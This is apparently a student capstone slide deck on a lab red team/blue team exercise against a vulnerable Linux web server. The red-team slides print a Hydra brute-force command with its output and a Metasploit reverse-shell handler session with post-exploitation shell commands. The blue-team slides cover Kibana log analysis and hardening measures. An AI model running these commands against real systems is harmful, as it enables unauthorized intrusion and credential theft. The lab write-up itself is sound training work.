

# **Red Team Vs. Blue Team Project**

## **Capstone Engagement**

Assessment, Analysis,  
and Hardening of a Vulnerable System

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

**IP Range:** 192.168.1.0/24

**Netmask:** 255.255.255.0

**Gateway:** 192.168.1.1

## Machines

**IPv4:** 192.168.1.90

**OS:** Linux

**Hostname:** Kali

**IPv4:** 192.168.1.100

**OS:** Linux

**Hostname:** ELK

**IPv4:** 192.168.1.105

**OS:** Linux

**Hostname:** Capstone

The slide features a solid red background. A large, dark red rectangular area in the center contains a geometric pattern of overlapping triangles in various shades of red and maroon. The text "Red Team" is written in a bold, white, sans-serif font, and "Security Assessment" is written below it in a regular weight of the same font.

# Red Team Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Red Team vs Blue Team VM	192.168.1.1	Windows VM Environment (This environment contains the following VMs)
Kali	192.168.1.90	Attacking VM
Elk	192.168.1.100	Elk Server used to view logs in Kibana
Capstone	192.168.1.105	Victim (Target) VM

---

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<b>Sensitive Data Exposure</b> OWASP Top 10 #3    <b>Critical</b>	The secret_folder is publicly accessible, but contains sensitive data intended only for authorized personnel.	The exposure compromises credentials that attackers can use to break into the web server.
<b>Unauthorized File Upload</b> <b>Critical</b>	Users are allowed to upload arbitrary files to the web server.	This vulnerability allows attackers to upload PHP scripts to the server.
<b>Remote Code Execution via Command Injection</b> OWASP Top 10 #1    <b>Critical</b>	Attackers can use PHP scripts to execute arbitrary shell commands.	Vulnerability allows attackers to open a reverse shell to the server.s

---

# Exploitation: Exposure of Sensitive Data

---

01

## Tools & Processes

- nmap tool: used to scan the network
- Browse the web server for any sensitive information
- dirb tool: used to map URLs on the server

02

## Achievements

- A “/secret\_folder/” directory on the web server was revealed.
- The directory is password protected, but vulnerable to a **brute-force-attack**.
- The login prompt revealed a username (ashton) that can be used for a **brute-force-attack**.




# Exploitation: Exposure of Sensitive Data

03

- Running a “Hydra” brute-force-attack against the company\_folders/secret\_folder revealed the employee’s (ashton) password.
- Hydra command used against the hidden directory  
/company\_folders/secret\_folder/:

```
hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105  
http-get http://192.168.1.105/company_folders/secret_folder/
```



Discovery of the hidden directory  
[above].

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 13] (0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 7] (0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 5] (0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 14] (0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 0] (0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 1] (0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 1] (0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 3] (0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 4] (0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 11] (0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jefereson" - 10142 of 14344399 [child 12] (0)  
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 6] (0)  
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-28 23:58:25
```

A successful brute-force-attack using  
the hydra command revealed the user's  
password [above].

# Exploitation: Unauthorized File Upload

---

01

## Tools & Processes

- Crack stolen credentials using a simple online hash tool. These credentials were then used to connect to WebDAV.
- Create a custom reverse shell payload with msfvenom.
- Upload shell to the server via WebDAV.

02


## Achievements

- Using the credentials from the cracked hash, we are able to gain access to the WebDav connection.
- This unauthorized access allows us to upload malicious files, as well as removing important files from the server.



# Exploitation: Unauthorized File Upload

03

- Uploading malicious files to the server can come with a lot of consequences.
- One of the files uploaded to the server included a reverse shell script. A reverse shell script can allow an attacker to establish a meterpreter session with Target VM.



Discovery of directory with instructions on how to connect to WebDAV server, along with Ryan's password hash [above].



Picture [left] was captured before the attack. Picture [right] was captured after the malicious files were uploaded to the server.

# Exploitation: Remote Code Execution

---

01

## Tools & Processes

- Navigate to the webpage and click on the uploaded shell.
- Establish a meterpreter session with the Target VM using msfconsole.
- Use shell to explore and compromise the Target VM.

02

## Achievements

- Leveraging the RCE allows us to open a Meterpreter shell to the target.
- Once on the target, the full file system is available for exploration.

# Exploitation: Remote Code Execution

03

- Achieving a shell on the target allows us to display all files and capture the flag.
- Although, there how many things a malicious hacker can do once a reverse shell is established on the Target VM.

```
      =[ metasploit v5.0.76-dev                               ]
+ --=[ 1971 exploits - 1088 auxiliary - 339 post                ]
+ --=[ 558 payloads - 45 encoders - 10 nops                    ]
+ --=[ 7 evasion                                               ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set RHOST 4444
RHOST => 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:39854)

meterpreter > |
```

Meterpreter session established [above].

```
meterpreter > shell
Process 2343 created.
Channel 0 created.
pwd
/var/www/webdav
whoami
```

A meterpreter session allowed us to achieve a shell on the target [above].

```
cd ..
ls
bin
boot
dev
etc
flag.txt
home
initrd.img
```

```
cat flag.txt
b1ng0w@5h1sn@m0
```

Running shell commands on the target allowed us to find and capture the flag (flag.txt) [above]

# **Blue Team**

Log Analysis and  
Attack Characterization  
(Kibana)

**A considerable amount of data is available in the logs.**

**We are able to view these logs with Kibana.**

**Specifically, evidence of the following was obtained upon inspection:**


- **Traffic from attack VM to target, including unusually high volume of requests**
- **Access to sensitive data in the `secret_folder` directory**
- **Brute-force attack against the HTTP server**
- **POST request corresponding to upload of `shell.php`**



# Analysis: Identifying Suspicious Behavior




- Using Kibana (or other SIEM tools) can help us view and identify suspicious activity on the server.
- A large spike in traffic can raise concerns of a possible cyber attack.
- The graph below helped us decide what time the suspicious activity occurred.
- A massive spike in web traffic occurred on October 31, between the hours of 3 and 5 A.M..





# Analysis: Identifying Suspicious Behavior (cont.)


Zooming in from the last graph, we are able to see the exact time the spike in traffic occurred.



# Analysis: Finding the Request for the Hidden Directory




- Using the Kibana Dashboard and Discovery features, we were able to determine which directory was requested most during the traffic spike.
- The hidden directory, /company\_folders/secret\_folder/, was requested more than 16,000 times within a 5 minute time span. All of these requests came from IP address 192.168.1.90 (Kali VM).




# Analysis: Uncovering the Brute Force Attack

- The requests that were made for the hidden directory were captured and recorded as logs. Within these logs we were able to determine how many of those requests failed (401 response code) and how many were accepted (200 response codes).



16,613 http requests were declined

Only 2 http requests were accepted



# Analysis: Uncovering the Brute Force Attack (cont.)


- Within these logs, “Hydra” was identified in the user\_agent.original field. We knew ahead of time the hydra command was used during the Red Team phase . However, “Hydra” is a popular linux tool command used to conduct Brute-Force-Attacks. We can use this information later when creating alerts.

```
> Oct 31, 2021 @ 03:54:20.995 user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Oct 31, 2021 @ 03:54:20.995 network.
network.community_id: 1:z4sFPtJLy/sFjHfVM5RXepKqtY8= destination.ip: 192.168.1.105 destin
client.port: 37406 client.bytes: 164B status: Error query: GET /company_folders/secret_f
event.category: network_traffic event.dataset: http event.duration: 0.8 host.name: serve
url.path: /company_folders/secret_folder/ http.response.status_code: 401 http.response.by

> Oct 31, 2021 @ 03:54:20.994 user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Oct 31, 2021 @ 03:54:20.994 type: ht
network.protocol: http network.direction: outbound network.community_id: 1:KuqRNJnOMFL5xI
31, 2021 @ 03:54:20.994 event.end: Oct 31, 2021 @ 03:54:20.997 event.kind: event host.nam
url.scheme: http url.domain: 192.168.1.105 status: Error http.version: 1.1 http.request
http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.he
```

# Analysis: Finding the WebDAV Connection

- After the Brute-Force-Attack on the hidden directory, we were able to find multiple new files requested and uploaded to the WebDav server, including the malicious Virus.php file (approximately around 4 A.M.).




## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending

Count

http://192.168.1.105/webdav	76
http://192.168.1.105/webdav/NotAVirus:%29.php	16
http://192.168.1.105/webdav/passwd.dav	16
http://192.168.1.105/webdav/shell.php	16
http://192.168.1.105/webdav/virus.php	14



# **Blue Team**

## Proposed Alarms and Mitigation Strategies

**Port Scans can help cyber criminals enumerate vulnerabilities on a network.**

**Blocking these scans can help prevent future cyber attacks.**



# Mitigation: Detecting/Blocking Port Scans

---

## Alarm

What kind of alarm/s can be set to detect future port scans?

- **# of Requests per Second**

What threshold would you set to activate this alarm/s?

- **Alarms should fire if a given IP address sends more than 10 requests per second for more than 5 seconds**

## System Hardening

What configuration can be set on the host to block unwanted access?

- **The local firewall can be used to throttle incoming connections**
- **ICMP traffic can be filtered**
- **An IP allowed list can be enabled**



# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

What kind of alarm/s can be set to detect future unauthorized access?

- **Allow authorized IP addresses. Trip the alarm if an IP not on the allow list attempts to connect**

What threshold would you set to activate this alarm/s?

- **This is a binary alarm: If the incoming IP is *not* allowed, it fires. Otherwise, it does not.**

## System Hardening

What configuration can be set on the host to block unwanted access?

- **Access to the sensitive file can be locally restricted to a specific user. This way, someone who gets a shell as, e.g., www-data will not be able to read it.**
- **File encryption**

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

What kind of alarm/s can be set to detect future brute force attacks?

- **# of Requests per Second**
- **“Hydra”, or a known password hacking tool/command, shows up in logs.**

What threshold would you set to activate this alarm/s?

- **More than 100 requests per second for 5 seconds should trigger the alarm**
- **Anytime the word “hydra” shows up in a single packet.**

## System Hardening

What configuration can be set on the host to block brute force attacks?

- **Configuring strict lockout policies on the network. For example, an account is locked after 5 failed attempts within a 5 minute period. A user would need to wait a pre-set duration of time (or contact the company’s IT department to unlock).**
- **Configuring `fail2ban` or a similar utility would mitigate brute force attacks**

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

What kind of alarm/s can be set to detect future access to this directory?

- **A source coming from an unknown IP address.**

What threshold would you set to activate this alarm/s?

- **Trip the alarm whenever someone accesses the `webdav` directory.**
- **Any user using an unknown IP address would trip the alarm.**

## System Hardening

What configuration can be set on the host to control access?

- **Restrict access to users from known IP addresses.**
- **Completely remove the ability to WebDav connection on the company's webpage.**

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

What kind of alarm/s can be set to detect future file uploads?

- **Set an alarm to notify us upon receipt of any POST request containing data of a disallowed file type, such as a .php file.**
- **Port 4444 is a the default port for establishing meterpreter sessions. Set an alarm to trip whenever port 4444 is being used by the source.**

## System Hardening

What configuration can be set on the host to block file uploads?

- **Write permissions can be restricted on the host.**
- **Allow only known IP addresses the ability to upload files to the server.**
- **Uploads can be isolated into a dedicated storage partition.**

*The  
End*